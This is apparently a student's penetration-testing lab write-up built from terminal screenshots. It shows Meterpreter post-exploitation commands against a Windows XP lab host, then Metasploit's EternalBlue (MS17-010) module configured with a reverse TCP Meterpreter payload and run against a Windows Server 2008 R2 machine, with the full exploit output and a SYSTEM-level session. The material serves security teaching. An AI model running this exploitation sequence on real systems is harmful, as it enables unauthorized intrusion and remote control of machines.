


Kali - Internal Workstation on CYS01-GWLL019 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications ▾ Places ▾ Terminal ▾
Tue 06:57
root@CS2APenTest: ~
File Edit View Search Terminal Help
Hyper-V Manager
pFsense - Firewall &...
Kali - Internal Work...
Windows XP Profes...
6:57 AM
3/21/2023

```
100777/rwxrwxrwx  165888    fil   2017-09-11 10:24:13 -0400  wuauclt1.exe
100666/rw-rw-rw-  162304    fil   2017-09-11 10:24:13 -0400  wuaucpl.cpl
100444/r--r--r--  749       fil   2017-09-11 09:42:16 -0400  wuaucpl.cpl.manifest
100666/rw-rw-rw-  1135616   fil   2017-09-11 09:41:52 -0400  wuaueng.dll
100666/rw-rw-rw-  103296    fil   2017-09-11 10:24:13 -0400  wuaueng1.dll
100666/rw-rw-rw-  6656      fil   2017-09-11 09:41:52 -0400  wuauserv.dll
100666/rw-rw-rw-  112640    fil   2017-09-11 10:24:13 -0400  wucltui.dll
100777/rwxrwxrwx  32256     fil   2003-03-31 07:00:00 -0500  wupdmgr.exe
100666/rw-rw-rw-  32256     fil   2017-09-11 10:24:13 -0400  wups.dll
100666/rw-rw-rw-  120320    fil   2017-09-11 10:24:13 -0400  wuweb.dll
100666/rw-rw-rw-  383488    fil   2003-03-31 07:00:00 -0500  wzcdlg.dll
100666/rw-rw-rw-  52736     fil   2002-08-28 23:41:20 -0400  wzcsapi.dll
100666/rw-rw-rw-  483840    fil   2002-08-28 23:41:20 -0400  wzcsvc.dll
100666/rw-rw-rw-  91648     fil   2003-03-31 07:00:00 -0500  xactsrv.dll
100777/rwxrwxrwx  30720     fil   2003-03-31 07:00:00 -0500  xcopy.exe
100666/rw-rw-rw-  174200    fil   2003-03-31 07:00:00 -0500  xenroll.dll
40777/rwxrwxrwx   0         dir   2017-09-11 09:42:31 -0400  xircom
100666/rw-rw-rw-  121856    fil   2017-09-11 10:24:13 -0400  xmllite.dll
100666/rw-rw-rw-  129024    fil   2017-09-11 10:24:13 -0400  xmlprov.dll
100666/rw-rw-rw-  50176     fil   2017-09-11 10:24:13 -0400  xmlprovi.dll
100666/rw-rw-rw-  11776     fil   2017-09-11 09:41:54 -0400  xolehlp.dll
100666/rw-rw-rw-  438784    fil   2017-09-11 10:24:13 -0400  xpob2res.dll
100666/rw-rw-rw-  107392    fil   2003-03-31 07:00:00 -0500  xpsp1res.dll
100666/rw-rw-rw-  2897920   fil   2017-09-11 10:23:52 -0400  xpsp2res.dll
100666/rw-rw-rw-  689152    fil   2017-09-11 10:24:13 -0400  xpsp3res.dll
100666/rw-rw-rw-  338432    fil   2003-03-31 07:00:00 -0500  zipfldr.dll

meterpreter > date
[-] Unknown command: date.
meterpreter > timedatectl
[-] Unknown command: timedatectl.
meterpreter > localtime
Local Date/Time: 2023-03-21 05:54:20.8 Eastern Standard Time (UTC-500)
meterpreter > getsid
Server SID: S-1-5-18
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Explanation: I used the “getsid” command to obtain the SID of the user

9. [Post-exploitation] In meterpreter shell, get the current process identifier.




Kali - Internal Workstation on CY301-GWILL019 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Tue 07:05
root@CS2APenTest: ~
File Edit View Search Terminal Help

```
100666/rw-rw-rw-  112640   fil   2017-09-11 10:24:13 -0400  wucltui.dll
100777/rwxrwxrwx  32256    fil   2003-03-31 07:00:00 -0500  wupdmgr.exe
100666/rw-rw-rw-  32256    fil   2017-09-11 10:24:13 -0400  wups.dll
100666/rw-rw-rw-  120320   fil   2017-09-11 10:24:13 -0400  wuweb.dll
100666/rw-rw-rw-  303488   fil   2003-03-31 07:00:00 -0500  wzcdlg.dll
100666/rw-rw-rw-  52736    fil   2002-08-28 23:41:20 -0400  wzcsapi.dll
100666/rw-rw-rw-  483840   fil   2002-08-28 23:41:20 -0400  wzcsvc.dll
100666/rw-rw-rw-  91648    fil   2003-03-31 07:00:00 -0500  xactsrv.dll
100777/rwxrwxrwx  30720    fil   2003-03-31 07:00:00 -0500  xcopy.exe
100666/rw-rw-rw-  174200   fil   2003-03-31 07:00:00 -0500  xenroll.dll
40777/rwxrwxrwx   0        dir   2017-09-11 09:42:31 -0400  xircom
100666/rw-rw-rw-  121856   fil   2017-09-11 10:24:13 -0400  xmllite.dll
100666/rw-rw-rw-  129024   fil   2017-09-11 10:24:13 -0400  xmlprov.dll
100666/rw-rw-rw-  50176    fil   2017-09-11 10:24:13 -0400  xmlprovi.dll
100666/rw-rw-rw-  11776    fil   2017-09-11 09:41:54 -0400  xolehlp.dll
100666/rw-rw-rw-  438784   fil   2017-09-11 10:24:13 -0400  xpob2res.dll
100666/rw-rw-rw-  187392   fil   2003-03-31 07:00:00 -0500  xpsp1res.dll
100666/rw-rw-rw-  2897920  fil   2017-09-11 10:23:52 -0400  xpsp2res.dll
100666/rw-rw-rw-  889152   fil   2017-09-11 10:24:13 -0400  xpsp3res.dll
100666/rw-rw-rw-  338432   fil   2003-03-31 07:00:00 -0500  zipfldr.dll

meterpreter > date
[-] Unknown command: date.
meterpreter > timedatectl
[-] Unknown command: timedatectl.
meterpreter > localtime
Local Date/Time: 2023-03-21 05:54:20.0 Eastern Standard Time (UTC-500)
meterpreter > getsid
Server SID: S-1-5-18
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > screenshot
Screenshot saved to: /root/TdSLuuol.jpeg
meterpreter > cat /rot/TdSLuuol.jpeg
[-] stdapi_fs_stat: Operation failed: The system cannot find the path specified.
meterpreter > getpid
Current pid: 1164
meterpreter >
```

Explanation: I used the “getpid” command to get the current process identifier

10. [Post-exploitation] In meterpreter shell, get system information about the target.




```
100777/rwxrwxrwx  30720    fil   2003-03-31 07:00:00 -0500  xcopy.exe
100666/rw-rw-rw-  174200   fil   2003-03-31 07:00:00 -0500  xenroll.dll
40777/rwxrwxrwx   0        dir   2017-09-11 09:42:31 -0400  xircom
100666/rw-rw-rw-  121856   fil   2017-09-11 10:24:13 -0400  xmllite.dll
100666/rw-rw-rw-  129024   fil   2017-09-11 10:24:13 -0400  xmlprov.dll
100666/rw-rw-rw-  50176    fil   2017-09-11 10:24:13 -0400  xmlprovi.dll
100666/rw-rw-rw-  11776    fil   2017-09-11 09:41:54 -0400  xolehlp.dll
100666/rw-rw-rw-  438784   fil   2017-09-11 10:24:13 -0400  xpob2res.dll
100666/rw-rw-rw-  107392   fil   2003-03-31 07:00:00 -0500  xpsp1res.dll
100666/rw-rw-rw-  2097920  fil   2017-09-11 10:23:52 -0400  xpsp2res.dll
100666/rw-rw-rw-  689152   fil   2017-09-11 10:24:13 -0400  xpsp3res.dll
100666/rw-rw-rw-  338432   fil   2003-03-31 07:00:00 -0500  zipfldr.dll

meterpreter > date
[-] Unknown command: date.
meterpreter > timedatectl
[-] Unknown command: timedatectl.
meterpreter > localtime
Local Date/Time: 2023-03-21 05:54:20.0 Eastern Standard Time (UTC-500)
meterpreter > getsid
Server SID: S-1-5-18
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > screenshot
Screenshot saved to: /root/TdSLuuol.jpeg
meterpreter > cat /rot/TdSLuuol.jpeg
[-] stdapi_fs_stat: Operation failed: The system cannot find the path specified.
meterpreter > getpid
Current pid: 1164
meterpreter > sysinfo
Computer        : ORG-JLF9I0GWXFM
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Explanation: I used the "sysinfo" command to get the system information


TASK B

1. Configure your Metasploit accordingly and set DDMMYY as the listening port number. Display the configuration and exploit the target.



Kali - Internal Workstation on CY301-GWILL018 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications ▾ Places ▾ Terminal ▾
Wed 00:14
root@CS2APenTest: ~
File Edit View Search Terminal Help
Hyper-V Manager
Kali - Internal Work...
pFsense - Firewall &...
Windows Server 20...
12:14 AM
3/22/2023

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rport 445
rport => 445
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.10.11
rhost => 192.168.10.11
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.10.11    yes       The target address range or CIDR identifier
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.13    yes       The listen address (an interface may be specified)
   LPORT     1323             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) > 
```




Kali - Internal Workstation on CY301-GWILL018 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications ▾ Places ▾ Terminal ▾
Wed 00:15
root@CS2APenTest: ~
File Edit View Search Terminal Help
Hyper-V Manager
Kali - Internal Work...
pFsense - Firewall &...
Windows Server 20...
12:15 AM
3/22/2023


```
   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.10.13:1323
[+] 192.168.10.11:445     - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7600 x64 (64-bi
t)
[*] 192.168.10.11:445 - Connecting to target for exploitation.
[+] 192.168.10.11:445 - Connection established for exploitation.
[+] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)
[*] 192.168.10.11:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.10.11:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard 
[*] 192.168.10.11:445 - 0x00000020  37 36 30 30                                      7600
[+] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.11:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[+] 192.168.10.11:445 - Sending SMBv2 buffers
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.11:445 - Sending egg to corrupted connection.
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.10.11
[*] Meterpreter session 1 opened (192.168.10.13:1323 -> 192.168.10.11:49158) at 2023-03-22 00:15:09 -0400
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > 
```

Explanation: I did similar commands as Task A, but with the new variables according to the change in target. Changes made from Task A being “windows/smb/ms17_010_eternalblue” for the payload, and Rhost as “192.168.10.11”.

2. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.

